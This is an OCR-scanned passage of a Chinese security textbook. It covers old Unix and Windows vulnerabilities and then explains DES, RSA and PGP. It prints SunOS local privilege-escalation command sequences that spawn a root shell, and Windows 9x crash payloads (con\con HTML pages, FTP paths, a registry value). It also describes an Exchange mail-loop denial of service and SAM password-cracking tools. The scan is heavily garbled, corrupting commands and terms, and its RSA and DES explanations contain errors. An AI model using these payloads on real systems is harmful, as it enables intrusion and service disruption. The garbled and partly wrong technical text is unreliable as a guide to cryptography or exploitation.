% cat ＞ ～／bin／bin
＃ ！／bin／sh
sh -i
＾D
% chmod 755 ～／bin／bin
% setenv IFS ／
%cd ～／bin
%/usr/openwin/bin/loadmodule
/sys/sun4c/OBJ／evqmod-sun4c.o/etc／openwin／modu1es／evq1oad
# whoami
root
```

◆在 SunOS4．1 中利用 X11R4 获取 root 权限？

```
% mkdir ／tmp／xyzzy
7o cd ／tmp／｝ tyzzy
7o cat＞ Initialize。c ＜＜EoF
＄tAppInitialize（） （setuid（0）；
execl（“／bin／sh’’，“sh”，0）；！
XtAppSetFallbackResources（） {}
_XtDisplayInitialize () {}
EOF
% ar x／usr／lib／libXt．a
%cc -c －pic Inhialize.c
% ld＊.o
% mkdir lib lib／X
% mv a．Out lib／x／libxt.so.4.1
% cd 1ib／x
% xterm
＃ whoami
root
```

5.4 windows 平台中的漏洞.

5.4.1 windows 9X 下可导致 DDOS 攻击的浔洞

这个漏洞存在于 Windows 9X 操作系统中，会影响到 0utlook，对 Windows NT 和 Windows 2000 没有影响。

本地与远程用户通过使用一个指向特殊设备驱动器的路径串（比如一个正常的 URL）来使 Windows 98 崩溃。当解析该路径的时候，Windows 会在毫无提示的情况下崩溃，并导致系统重新启动。当 MS Windows 操作系统解析一个如“ c：\［device］＼［device］ ”这样的路径时，系统会暂停，并最终导致整个操作系统崩溃。有 5 个设备驱动程序可被利用来 Ml 比攻击：CON，NUL，AUX， CLOCK＄ 和 CONFIC＄9 H：他驱动程序像 LPT［x］ ：，COM［x］ ：和 PRN 都不会造成影响。

类似 CON＼NUL，NUL\CON，AUX\NUL……的组合对攻击 Wind。ws 都很有效。

下面是驱动程序说明，在 IO.SYS 中有详细的说明。

CLOCK＄ ＝System clock

CoN－ Console；comhination of keyhoaHd and scrcen to handle input 8nd output

AUX or CoMl － First serial communicationpoH

CoMn － Second， Third，… communic8tiOnpOrt

LPTl or PRN － First parallel port

NUL－ Dummy port， Or the“ null device ” which we all know under Linux as ／dev／null。

CoNFIC＄ － Unknown

FAT32／VFAT 说明：

Windows 95／98 和 Windows NT 支持 VFAT 文件系统亻长文件名 ”文件系统）。技术上来说，VFAT 并不是一个新的文件系统。它使用的是和一般的 FAT 一样的路径结构、格式，已经分区类型。VFAT 只是在 FAT 路径中使用的一个存储信息的简单方法。

对 VFAT 来说，它最主要的功能是能存储长文件名。因为它是建立在普通的 FAT 下的，所以每个文件都可有“ 8＋3 ”文件格式。但 VFAT 另外分配了路径区以支持长文件名。

一些由“ NUL ”和“ CON ”组成的路径调用，可能会导致 FAT32／VFAT 上程序的崩溃，最终的结果是系统崩溃。

因此，当通过解析路径串来调用 FAT32／VFAT 内核程序时，很可能就会使一些本地或远程的应用程序崩溃。

这个漏洞可以通过以下的方法来测试：

1、在 HTML 页面的图像标识符中隐藏一个指向［drive］、con、con 或［drive］：\nul、nul 的图像路径。当查看该 HTML 页面时，会使 Windows 98 崩溃。（在 MS outlook 和 Eudorn Pm 4.2 中，Netscape Messenger 不受影响）

＜HTML＞

＜BODY＞

＜A HREF＝“ c：\con、con ”> crashing IE ＜／A＞

＜！ － — or nul、nul， clock＄ 、clock＄ →

＜！－ — or aux、aux， config＄ 、cOnfig＄ →

＜／BODY＞

＜／HTML＞

2、在 WarFTP 下的根路径中，使用 CET／con／con 或 CET／nul／nul，也可以使操作系统崩溃。其他的 FTP 服务程序还未经测试。此漏洞可远程使用。

3、修改［HKEY__LOCAL￣MACHINE、Software＼CIAsSES＼exefile、shell＼Open］的键值为：

c: \con\con “ %1 ”％＊

或 c: \nul\nul “ %1 ”％＊

也会导致系统的崩溃。

4、创建一个 HTML 的页面，例子如下：

＜HTML＞

＜BODY＞

<IMC SRC=“ c：\con\con ”＞

＜！ － — or nul\nul， clock＄ ＼clock＄ →

＜！ －－ or aux＼aux， cOnfig＄ \ con＄g＄ →

＜／BODY＞

＜／HTML＞

需要说明的是，在 Netscape 浏览器中不存在这个问题，因为在调用此路径的时候，该路径串会被更改为 file：／／／D｜／c：＼nul＼nul。上面在 URL 一中输人 c：＼nul\nul 时，如果不带 file：／／／D｜／，Netscape（和操作系统）会遭到此类的攻击。

针对这个漏洞，以下一些站点已经发布了相应的补丁程序：

Microsoft Windows 98：Technocraft patch Decon

http：／／www.technocraft.co.jp／download／Decon02e.exe

Microsoft Windows 95：Technocraft Patch Decon

httP：／／www.technocraft．co．jp／download／Decon02e.exe

5.4．2 MS Bxchange Server 严重拒绝服务漏洞

这种拒绝服务攻击的基本原理是：玫口果某个邮件列表中有 N（N 越大越好）个有效地址，其中只含有一个 sMTP 服务器地址，由于该邮件列表至少能回复攻击电子邮件 N＊（N＋1）次，则攻击电子邮件有可能使 Microsoft Exchange Server 停止响应服务。

只需伪造电子邮件的发送方、接收方以及回复地址均为该邮件列表全体成员的邮件地址，则邮件列表中每个有效的电子邮件地址在接收到该电子邮件并向所有成员发送确认邮件，即如果有 1，000 个有效地址，则邮件服务器须处理 1，001，000 封电子邮件；如果有 10 万个有效地址，则须处理的电子邮件数量为 10，000，100，000！而攻击者需要发送的攻击邮件数量仅为 1！

另一种可能的攻击方法是交叉攻击。此时当一台邮件服务器接收到 N 封电子邮件时，另一台邮件服务器会接收到 N2 封确认电子邮件！

针对这种漏洞，可以采取以下措施来进行弥补：

1、如果邮件系统支持 SMTP 消息头过滤，则创建相应的安全过滤规则。

2、使用下列工具进行安全过滤：

Aspeon Software’s ExchangePlus

＜http：／／www．aspeonsoftware．com／aspeon exchangeplus．asp＞

OSK（Outlook Survival Kit）

＜http：／／osknow.bizland.com／about.htm＞

Watch Your Back

＜http：／／www.grinningshark.com／＞

5．4．3 可能会让 SAM 数据库泄露的漏洞

Windows NT 所采用的存储数据库和加密过程导致了一系列安全漏洞值得探讨。NT 把用户信息和加密口令保存于 NT Registry 中的 SAM 文件中，即安全帐户管理（Security Accounts Man－a8ement）数据库。加密口令分两个步骤完成。首先，采用 RSA MD4 系统对口令进行加密。 第二步则是令人迷惑的缺乏复杂度的过程，不添加任何“ 调料 ”，比如加密口令时考虑时间的因素。结果，NT 口令比 Unix 口令更加脆弱，更容易受到一本简单字典的攻击。由于有这么多与 NT 口令有关的安全问题，Miorosoft 已经在 NT 第 5．0 版中加密口令时增加一个步骤。这里描述的某些安全漏洞是很严重的，在最坏的情况下，一个黑客可以利用这些漏洞来破

译一个或多个 Domain Ad－ministrator 帐户的口令，并且对 NT 域中所有主机进行破坏活动。以下所列举的潜在的漏洞，都有可能导致 sAM 数据库泄露。

一、安全帐户皆理（SAM）数据库可以由以下用户被复制：Administrator 帐户，Administrator 组中的所有成员，备份操作员，服务器操作员，以及所有具有备份特权的人员。

SAM 数据库的一个备份拷贝能够被某些工具所利用，来破解口令。NT 在对用户进行身份验证时，只能达到加密 RsA 的水平。在这种情况下，甚至没有必要使用工具来猜测那些明文口令。能解码 SAM 数据库并能破解口令的工具有 PWDump 和 NTCrack。实际上，PWDump 的作者还有另一个软件包 PWAudit，它可以跟踪由 PWDump 获取到的任何东西的内容。

对于这个漏洞，建议采取以下措施：

◆严格限制 Administrator 组和备份组帐户的成员资格。加强对这些帐户的跟踪，尤其是 Administrator 帐户的登录（Logon）失败和注销（Logoff）失败。对 SAM 进行的任何权限改变和对其本身的修改进行审计，并且设置发送一个警告给 Administrator，告知有事件发生。切记要改变缺省权限设置来预防这个漏洞。

◆改变 Administrator 帐户的名字，显然可以防止黑客对缺省命名的帐户进行攻击。 这个措施可以解决一系列的安全漏洞，为系统管理员和备份操作员创建特殊帐户。系统管理员在进行特殊任务时必须用这个特殊帐户注册，然后注销。所有具有 Administrator 和备份特权的帐户绝对不能浏览 Web，所有的帐户只能具有 User 或者 Power User 组的权限。

◆采用口令过滤器来检测和减少易猜测的口令，例如，PASsPRoP（Wind。ws NT ResourceKit 提供），ScanNT（一个商业口令检测工具软件包）。使用加强的口令不易被猜测，Service Pack3 可以加强 NT 口令，一个加强的口令必须包含大小写字母，数字，以及特殊字符。使用二级身份验证机制，比如令牌卡（Token Card），可提供更强壮的安全解决方案，但它比较昂贵。

二、每次紧急修复盘（Emergency Repair Disk－BRD）在更新时，整个 SAM 数据库被复制到 7。system 7o、repalr＼sam。

在缺省的权限设置下，每个人对该文件都有“ 读 ”（Read）的访问权，Administrator 和系统本身具有“ 完全控制 ”（Full Control）的权利，Power User 有“ 改变 ”（Change）的权利。SAM 数据库的一个备份拷贝能够被某些工具利用来破解口令。 NT 在对用户进行身份验证时，只能达到加密 RsA 的水平。在这种情况下，甚至没有必要使用工具来猜测那些明文口令。能解码 SAM 数据库并能破解口令的工具有 PWDump 和 NTCrack。

建议采取以下措施来确保% system%\repalr＼sam。

在每次 ERD 更新后，对所有人不可读，严格控制对该文件的读权利。不应该有任何用户或者组对该文件有任何访问权。最好的实践方针是，不要给 Administrator 访问该文件的权利，如果需要更新该文件，Administrator 暂时改变一下权利，当更新操作完成后，Administrator 立即把权限设置成不可访问。

三、SAM 数据库和其它 NT 服务器文件可能被 NT 的 SMB 所读取，SMB 是指服务器消息块（Server Message Block），Microsoft 早期 LAN 产品的一种继承协议。

SMB 有很多尚未公开的“ 后门 ”，能不用授权就可以存取 sAM 和 NT 服务器上的其它文件。SMB 协议允许远程访问共享目录、Registry 数据库以及其它一些系统服务。通过 sMB 协议可访问的服务的准确数目尚未有任何记载。另外，如何控制访问这些服务的方法也尚未有任何记载。

利用这些弱点而写的程序在 Internet 上随处可见。执行这些程序不需要 Administrator 访问权或者交互式访问权。 另一个漏洞是，sMB 在验证用户身份时，使用一种简易加密的方法发送申请包，因此，它的文件传输授权机制很容易被击溃。

SAM 数据库的一个备份拷贝能够被某些工具所利用，来破解口令。NT 在对用户进行身份验证时，只能达到加密 RSA 的水平，在这种情况下，甚至没有必要使用工具来猜测那些明文日令。能解码 sAM 数据库并能破解口令的工具有 PWsDump 和 NTCrack。当前对于使用 SMB 进行 NT 组网，还没有任何其它可选的方法。

对此可以在防火墙上截止从端口 135 到 142 的所有 TCP 和 UDP 连接，这样可以有利于控制，其中包括对基于 RPC 工作于端口 135 的安全漏洞的控制。最安全的方法是利用代理（Proxy）来限制或者完全拒绝网络上基于 SMB 的连接。 然而，限制 SMB 连接可能导致系统功能的局限性。或是在内部路由器上设置 ACL，在各个独立子网之间，截止端口 135 到 L42。

四、特洛伊木马 （Tmjan Horses）和病毒，可能依靠缺省权利作 SAM 的备份，获取访问 SAM 中的口令信忠，或者通过访问紧急修复盘 ERD 的更新盘。

特洛伊木马和病毒，可以由以下各组中的任何成员在用缺省权限作备份时执行（缺省地，它们包括：Administrator 管理员，Administrator 组成员，备份，操作员，服务器操作员，以及具有备份特权的任何人），或者在访问 ERD 更新盘时执行（缺省地，包括任何人）。 例如，如果一个用户是 Administrator 组的成员，当他在系统上工作时，特洛伊木马可能做出任何事情。

对于这种情况，应该让所有具有 Administrator 和备份特权的帐户绝对不能浏览 Web。所有的帐户只能具有 User 或者 Power User 组的权限。

5.4.4 可以获得 Administrator 权限的漏洞

一、widnows NT 域中缺省的 Guest 帐户

如果 Guest 帐户是开放的，当用户登录失败的次数达到设置时，他可以获得 NT 工作站的 Cuest 访问权，从而进人 NT 域。

建议：据说 NT 第 4 版已经解决了这个问题，升级到第 4 版吧。或是关闭 Cuest 帐户，并且给它一个难记的口令。

二、所有用户可能通过命令行方式，试图连接管理系统的共享资源

任何一个用户可以在命令行下，键入＼＼IPaddress＼C＄（或者＼＼IPaddress、D＄，\\IPaddress\\wINNT＄）试图连接任意一个 NT 平台上管理系统的共享资源。

建议：限制远程管理员访问 NT 平台。

5.5 其他漏洞

5.5.1 CGI Script 的漏洞

CGI Script 是 wwww 安全漏洞的主要来源。尽管 CCI 协议并不是固有的不安全，然而不幸的是，有的 Script 缺少这样的标准，而对之信任的 Web 管理员把它安装在他们的节点上！没有意识到这个问题。每个 CCI Script 都存在被攻击的可能性，写 CCI Script 必须像写 Internet 服务器那样小心，因为实际上它们是小型的服务器。而对很多 Web 作者来说，CCI Script 是他们在网络编程上的第一次经历。

CGI Script 的安全漏洞在于两个方面：

1、它们会有意无意地泄露主机系统的信息，帮助黑客侵人。

2、处理远程用户输人的，如表格的内容或“搜索索引”命令的 Script，可能容易被远程用户攻击而执行命令。

甚至在用户用“nobody”这个具有较低权限的帐号来运行服务器的情况下，CCI Script 也仍然有潜在的安全漏洞。一个被破坏的以“nobody”运行的 CCI Script 还是可以寄出系统口令文件。检查网络信息图，或在高端口启动一个 10dn 进程（这样 Perl 里只需要很少的命令就能完成）。甚至当用户的服务器用 chroot 目录运行时，有 Bug 的 CCI Script 也能泄露足够多的信息来危害主机的安全。

5.5.2 JavaScript 的漏洞

JavaScript 在历史上因为安全漏洞出过很多麻烦。尽管 Netscape 的开发者试图去掉它们，其中的三个漏洞还继续存在。JavaScript 的漏洞不像 Javt 的漏洞那样能损坏用户的机器，而是只涉及侵犯用户的隐私。下面的漏洞存在于 Netscape 版本 2.0 和 2.01 中。

◆javaScript 可以欺骗用户，尽管用户必须按一个按钮以开始传输，但这个按钮可以很容易地被伪装成其他东西。而且在事件的前后也没有任何指示表明发生了文件传输。这对依赖于口令文件来控制访问的系统来说是主要的安全风险，因为偷走的口令文件通常能被轻易破解。

◆JavaScript 能获得用户本地硬盘和任何网络盘上的目录列表。这既代表了对隐私的侵犯又代表了安全风险，因为对机器组织的理解是设计人侵方法的一个重要进展。

◆JavaScript 能监视用户某段时间内访问的所有页，捕捉 URL 并将它们传到 Internet 上某台主机中。这个漏洞裔要用户的交互来完成上载，但这个交互可以被伪装成无害的方式。

◆JavaScript 能够触发 Netscape Navigator 送出电子邮件信息而不需要经过用户允许。这个技术可被用来获得用户的电子邮件地址。

所有的 Javascript 的漏洞在 Netscape Navigator 7。1.0 和以上版本中已经修改掉。惟一的例外是捕捉电子邮件地址的漏洞，这个漏洞在 2．01 版本中已去掉，但在 7.1.0 版中重新出现。而在 7．1.01 版中又被去掉。在网络与安全选项对话框中提供一个复选框，在 Navigator 以用户的名义发出电子邮件前给用户警告。Micmsoft Internet Explorer 支持 javascript 的一种版本在它的进项窗口中有相似的选项。

担心未发现 Jevascript 安全漏洞的人们，可以选择完全关掉它（用网络和安全选项对话框），除非是从可信任主机取得 URL。

第六章 加密及解密技术

从前面的讲解中我们知道，如果所传输的文件，尤其是密码文件，若是以明码的形式传输的话，将会非常容易被黑客侦听到，因此，一般在网络上传输的文件，都应该加密之后再进行传输。

但在事实上，现在大部分的数据在网络中传递都还是使用明码，只要有人用一台 PC 上网，就可能窃听到许许多多有用的信息，这样，加密就显得很有必要了。其实，对数据作加密解密的工作并不困难，只要会写程序的人就可以想出许许多多千奇百怪的方法。下面将介绍一些加密解密方面的技术与工具。

6.1 几种流行的加密算法

6.1.1 DES 算法

DES 算法如图 6－1 所示，这里将描述它的每一个步骤。这个算法进行了 16 次迭代（圈），把各块明文交织起来与从密钥中获得的值混合。这个算法就像织线的织布机一样。明文被分成两根线，密钥就像染料一样在每一圈中改变线的颜色。结果是一个五颜六色织好的图案。




图 6－1　DES 算法进行 16 圈以打乱并加密信息

下面的例子向用户介绍有关如何把明文和密钥织到一起的下些概念。这里略去了复杂的细节，有需要的用户可再查询相关资料。

（1）对 64 位的明文进行修改（排列）以改变位的次序。

（2）接下来，把明文分成两个 32 位的块左右各 32 次。

（3）在图中的密钥一边，原始密钥被分成两半。

（4）密钥的每一半向左循环移位，然后重新合并、排列并扩展到 48 位。分开的密钥仍然保存起来供以后的迭代使用。

（5）在图的明文一边，右侧的 32 位块被扩展到 48 位，以便与 48 位的密钥进行 XOR 操作，在这一步还要进行另一次排列。

（6）把第 3 步和第 5 步的结果（明文与密钥）进行 xoR 操作

（7）使用置换函数把第 6 步的结果转换成 32 位。

（8）把第 2 步创建的 64 位值的左边一半与第 7 步的结果进行 XOR 操作。

（9）第 8 步的结果和第 2 步创建的块的右半部分共同组成一个新块，前者在右边，后者在左边。

（10）从第 4 步开始重复这一过程，共迭代 15 次。

（11）完成最后一次迭代后，对这个 64 位块进行 1 次翻转，得到三个 64 位的密文。

对原始的明文中下一个 64 位块重复整个过程。注意，为了简洁起见，省略了整个过程中的许多复杂细节。

对于 DES 一直有许多争论。最大的问题是它可能有一个未知的弱点，或者只为 NSA 所知的弱点。另外还存在蛮力攻击的可能性。所谓蛮力攻击是指花费大量钱财，使用很多处理能力以破译密码。有些人认为 NSA 早已具备这种潜力。原来 DES 建议的密钥大小为 64 位，只是在它被批准成为标准前被减少到 56 位。有人认为减少密钥的长度使得美国政府可以使用 RSA 功能强大的计算机系统破译密码。

DES 是第一个公开使用的算法，之后还有许多种块密码的方法。如 IDEA 等，有兴趣的读者可自行参阅其它资料。

6.1.2 RSA 算法

DES 算法在加密解密过程中需要一个 KEY，解码时如果 KEY 不对是不行的，因此，对于 DES 算法加密的程序来说，只要 KEY 不泄露，即使在传输过程中有人监听，也不怕资料曝光。但是这同时又产生一个问题，加密解密双方都需要同一个 KEY，那么这个 KEY 又要怎么才能比较安全地由加密方传送到解密方呢？如果同样是通过网络传送，那么泄密的可能性也是非常大的。

使用 RSA 算法，可以解决上述 DES 算法的问题。RsA 模式已经得到全世界的支持，它也是把明文转换成密文的一种块密码，不同之处是它有两个密钥。创建两个协同工作的密钥是 RsA 的最重要的特性。这种模式的要点在于，它可以产生一对密钥，一个人可以用这对密钥中的一个加密消息，而另一个人可以用这对密钥中的另一个解密消息。同时，任何人都无法通过公钥确定私钥，也没有人能使用加密消息的密钥解密。只有密钥对中的另一把可以解密消息。

RSA 算法的整个流程基本上可以看作是这样的：

假设数据要从甲到乙，于是由乙随机产生一个数来作为我们称之为 private key，（私钥），这个 key 自始至终都只留在乙的机器里不送出来。然后，由这个 private key 计算出另一个 key，我们称之为 public key（公钥）。这个 public key 的特性是几乎不可能反演算出 pri－vate key 来。之后再将这个 public key 通过网络传送给甲机器，而甲机器将数据用这个 publickoy 编码，这个编码过的数据一定得使用 private key 才解得开，然后甲机器将编码过的数据通过网络传给乙，乙再用 private key 将数据解码。

在整个传送过程中，如果有第三者监听数据时，他只能得到乙传给甲的 public key，以及甲用这个 public key 编码后的数据，而没有 private key，监听者是无法解码的。

下面我们来看看 RsA 的具体算法是怎样实现的。

首先，找出三个数：p，q，r，其中 p，q 是两个相异的质数，r 是与（p－1）（q－1）互质的数，p，q，r 这三个数便是 private key。

接着，找出一个数 m，使得 m＝＝l mod（p－1）（q－1）。

这个 m__：定存在。因为 r 与（p－1）（q－1）互质，所以用辗转相除法就可以得到了 m 这个数。

接下来再计算 n＝pq。

m、n 这两个数便是最后的 public key。

之后便是编码，其过程是这样的：若资料为 a，将其看成是一个大整数，假设 a＜n，如果 a≥n 的话，就将 a 表成 s 进位（s≤n，通常取 s＝2！），则每一位数均小于 n，然后分段编码。

接下来计算 b＝＝am mod n，（0≤b ＜n），

b 就是编码后的资料。

而解码的过程是这样的：计算 c＝＝b ’ mod pq（O≤c ＜pq）就可以了。事实上，我们可以证明，c 和 a 其实是相等的。证明的过程这里就省去了。

如果第三者进行监听时，他会得到几个数：m，n（＝pq），b。如果监听者想要解码的话，必须想办法得到 r，也就是说，他必须先对 n 作质因数分解。要防止他分解，最有效的方法是找两个非常的大质数 p，q。这样第三者在作因数分解将会非常困难。

那么要怎样选取质数才合适呢，上面我们提到选择的质数要越大越好，但事实土质数的选取也有着同样的困难。因为就目前而言，根本没有一个所谓的质数产生公式可以用。

解析数论上有一个定理，当 P 很大时，质数的分布密度与 1／1og p 成正比，也就是说一个质数和下一个质数的差平均而言与 1og p 成正比，还好 log p 的成长并不会很快，所以就采用一个方法：一个数接着一个数地找，直到找到质数为止！

即使 n 大到 2^{512}，所要花的时间也不会大到天文数字，用 486 的话，大概在数秒钟至数十秒之内会找到（包括判定的时间）。

那又要怎样去判定一个数是不是质数呢？到目前为止，还没有一个很有效的方法来判定。当然我们也可以用试除法，但是要用这个方法的话，2^{512} 这么大的数，大概要除个大于 10^{30} 年的时间。显然试除法是不现实的。

还有一个方法，可以利用费马小定理来做判定的：假设一数 p，如果 P 是质数，a^p＝＝amod p，如果 p 不是质数，那么 a^p＝＝a mod p 虽然也有可能成立，但成立的机率非常小，而且 P 愈大时机率愈小。用这种方法，我们就找一些质数来测定，比如验证 2^p＝＝2 mod p，3^p＝＝3 mod p，5^p＝＝5 mod p……等式是否成立。如此一来，p 是质数的机率就变得非常非常高了。

6.1.3 公匙加密软件 PGP

PGP 的英文全称是“ Pretty Cood Privacy ”，这是一个基于 RSA 公匙加密体系的邮件加密软件。可以用它对你的邮件加密以防止非授权者阅读，它还能对你的邮件加上数字签名从而使收信人可以确信邮件是你发来的。它让你可以安全地和你从未见过的人们通讯，事先并不需要任何保密的渠道用来传递密匙。它采用了审慎的密匙管理，一种 RsA 和传统加密的杂合算法，用于数字签名的邮件文摘算法，加密前压缩等，还有一个良好的人机工程设计，它的功能强大，有很快的速度，而且它的源代码是免费的。

实际上 PCP 的功能还不止上面说的这些，PCP 可以用来加密文件，还可以用 PCP 代替 Unencode 生成 RADIX 64 格式（就是 MIME 的 BASE 64 格式）的编码文件。

PGP 的创始人是美国的 Phil Zimmermann。他的创造性在于他把 RSA 公匙体系的方便和传统加密体系的高速度结合起来，并且在数字签名和密匙认证管理机制上有巧妙的设计。因此 PCP 成为几乎最流行的公匙加密软件包。

PGP 是一种供大众使用的加密软件。加密是为了安全，私密权是一种基本人权。在现代社会里，电子邮件和网络上的文件传输已经成为生活的一部分，邮件的安全问题就日益突出了，大家都知道在 Internet 上传输的数据是不加密的，如果你自己不保护自己的信息，第三者就会

轻易获得你的隐秘。还有一个问题就是信息认证，如何让收信人确信邮件没有被第三者篡改，就需要数字签名技术。RSA 公匙体系的特点使它非常适合用来满足上述两个要求：保密性（Privacy）和认证性（Authentication）。

有关 RSA 算法的详细情况前面已经介绍过了，我们知道，RSA 算法就是一种基于大数不可能质因数分解假设的公匙体系。简单地说就是找两个很大的质数，一个公开给世界，一个不告诉任何人。一个称为“公匙”，另一个叫“私匙”（Public key＆Secret key or Private key）。这两个密匙是互补的，就是说用公匙加密的密文可以用私匙解密，反过来也一样。假设甲要寄信给乙，他们互相知道对方的公匙。甲就用乙的公匙加密邮件寄出，乙收到后就可以用自己的私匙解密出甲的原文。由于没别人知道乙的私匙所以即使是甲本人也无法解密那封信，这就解决了信件保密的问题。另一方面由于每个人都知道乙的公匙，他们都可以给乙发信，那么乙就无法确信是不是甲的来信。由此认证的问题就出现了，这时候数字签名就有用了。

在说明数字签名前先要解释一下什么是“邮件文摘”（message digest），简单地讲就是对一封邮件用某种算法算出一个最能体现这封邮件特征的数来，一旦邮件有任何改变这个数都会变化，那么这个数加上作者的名字（实际上在作者的密匙里）还有日期等等，就可以作为一个签名了。确切地说 PGP 是用一个 128 位的二进制数作为“邮件文摘”的，用来产生它的算法叫 MD5（message digest 5）。MD5 的提出者是 Ron Rive＄t，PGP 中使用的代码是由 Colin Plumb 编写的，MD5 本身是公用软件，所以 PGP 的法律条款中没有提到它。MD5 是一种单向散列算法，它不像 CRC 校验码，很难找到一份替代的邮件与原件具有同样的 MD5 特征值。

回到数字签名上来，甲用自己的私匙将上述的 128 位的特征值加密，附加在邮件后，再用乙的公匙将整个邮件加密。（注意这里的次序，如果先加密再签名的话，别人可以将签名去掉后签上自己的签名，从而篡改了签名）。这样这份密文被乙收到以后，乙用自己的私匙将邮件解密，得到甲的原文和签名，乙的 PCP 也从原文计算出一个 128 位的特征值来和用甲的公匙解密签名所得到的数比较，如果符合就说明这份邮件确实是甲寄来的。这样两个安全性要求都得到了满足。

PCP 还可以只签名而不加密，这适用于公开发表声明时，声明人为了证实自己的身份（在网络上只能如此了），可以用自己的私匙签名。这样就可以让收件人能确认发信人的身份，也可以防止发信人抵赖自己的声明。这一点在商业领域有很大的应用前途，它可以防止发信人抵赖和信件被途中篡改。

那么为什么说 PCP 用的是 RSA 和传统加密的杂合算法呢？因为 RSA 算法计算量在速度上不适合加密大量数据，所以 PCP 实际上用来加密的不是 RSA 本身，而是采用了一种叫 IDEA 的传统加密算法。这里先解释一下什么叫传统加密，简单地说就是用一个密匙加密明文，然后用同样的密匙解密。这种方法的代表是 DES（US Federa］Data Encryption Standard），也就是乘法加密，它的主要缺点就是密匙的传递渠道解决不了安全性问题，不适合网络环境邮件加密需要。IDEA 是一个有专利的算法，专利持有者是 ETH 和一个瑞士公司：（Ascom－Tech AC）。非商业用途的 IDEA 实现不用向他们交纳费用。IDEA 的加（解）密速度比 RsA 快得多，所以实际上 PCP 是以一个随机生成密匙（每次加密不同）用 IDEA 算法对明文加密，然后用 RsA 算法对该密匙加密。这样收件人同样是用 RSA 解密出这个随机密匙，再用 IDEA 解密邮件本身。这样的链式加密就做到了既有 RSA 体系的保密性，又有 IDEA 算法的快捷性。PCP 的创意有一半就在这一点上了，为什么 RSA 体系 70 年代就提出来；一直没有推广应用呢？速度太慢！那么 PCP 创意的另一半在哪儿呢？下面再谈 PcP 的密匙管理。

一个成熟的加密体系必然要有一个成熟的密匙管理机制配套。公匙体制的提出就是为了解决传统加密体系的密匙分配过程难以保密的缺点。比如网络黑客们常用的手段之一就是“监听”，如果密匙是通过网络传送就太危险了。举个例子：Novell Netware 的老版本中，用户的密码是以明文在线路中传输的，这样监听者轻易就获得了他人的密码。当然 Netware 4.1 中数据包头的用户密码现在是加密了。对 PCP 来说公匙本来就要公开，就没有防监听的问题。但公匙的发布中仍然存在安全性问题，例如公匙的被篡改（Public Key Tampering），这可能是公

匙密码体系中最大的漏洞，因为大多数新手不能很快发现这一点。你必须确信你拿到的公匙属于它看上去属于的那个人。为了把这个问题说清楚，这里举个例子，然后再说如何正确地用 PCP 堵住这个漏洞。

以你和 Alice 的通信为例，假设你想给 Alice 发封信，那你必须有 Alice 的公匙，你从 BBS 上下载了 Alice 的公匙，并用它加密了信件，用 Email 功能发给了 Alice，不幸地，你和 Alice 都不知道，另一个叫 Charlie 的用户潜人 BBs，把他自己用 Alice 的名字生成的密匙对中的公匙替换了 Alice 的公匙。那你用来发信的公匙就不是 Alice 而是 Charlie，一切看来都很正常，因为你拿到的公匙的用户名是：“ Alice “ 。于是 Charlie 就可以用他手中的私匙来解密你给 Alice 的信，甚至他还可以用 A1ice 真正的公匙来转发你给 Alicc 的信，这样谁都不会起疑心，他如果想改动你给 Alice 的信也没问题。更有甚者，他还可以伪造 Alice 的签名给你或其他人发信，因为你们手中的公匙是伪造的，你们会以为真是 Alice 的来信。

防止这种情况出现的最好办法是避免让任何其他人有机会篡改公匙，比如直接从 Alice 手中得到她的公匙，然而当她在千里之外或无法见到时，这是很困难的。PGP 发展了一种公匙介绍机制来解决这个问题。举例来说：如果你和 Alice 有一个共同的朋友 David，而 David 知道他手中的 Alice 的公匙是正确的（关于如何认证公匙，PcP 还有一种方法，后面会谈到，这里假设 David 已经和 Alice 认证过她的公匙）。这样 David 可以用他自己的私匙在 Alice 的公匙上签名（就是用上面讲的签名方法），表示他担保这个公匙属于 Alice＇当然你需要用 David 的公匙来校验他给你的 Alice 的公匙，同样 David 也可以向 Alice 认证你的公匙，这样 David 就成为你和 Alice 之间的“ 介绍人 ”。这样 Alioe 或 David 就可以放心地把 David 签过字的 Alice 的公匙上载到 BBS 上让你去拿，没人可能去篡改它而不被你发现，即使是 BBS 的管理员。这就是从公共渠道传递公匙的安全手段。

有人会问：那你怎么安全地得到 David 的公匙呢，这不是个先有鸡还是先有蛋的问题吗？确实有可能你拿到的 David 的公匙也是假的，但这就要求这个捣蛋者参与这整个过程，他必须对你们三人都很熟悉，还要策划很久，这种可能性较小。当然，PCP 对这种可能也有预防的建议，那就是由一个大家普遍信任的人或机构担当这个角色。他被称为“ 密匙侍者 ”或“ 认证权威 ”，每个由他签字的公匙都被认为是真的，这样大家只要有一份他的公匙就行了，认证这个人的公匙是方便的，因为他广泛提供这个服务，假冒他的公匙是很困难的，因为他的公匙流传广泛。这样的“ 权威 ”适合由非个人控制组织或政府机构充当，现在已经有等级认证制度的机构存在。

对于那些非常分散的人们，PCP 更赞成使用私人方式的密匙转介方式，因为这样的非官方途径更能反映出人们自然的社会交往，而且人们也能自由地选择信任的人来介绍。总之和不认识的人们之间的交往一样。每个公匙有至少一个“ 用户名 ”（User ID），请尽量用自己的全名，最好再加上本人的 Email 地址，以免混淆。

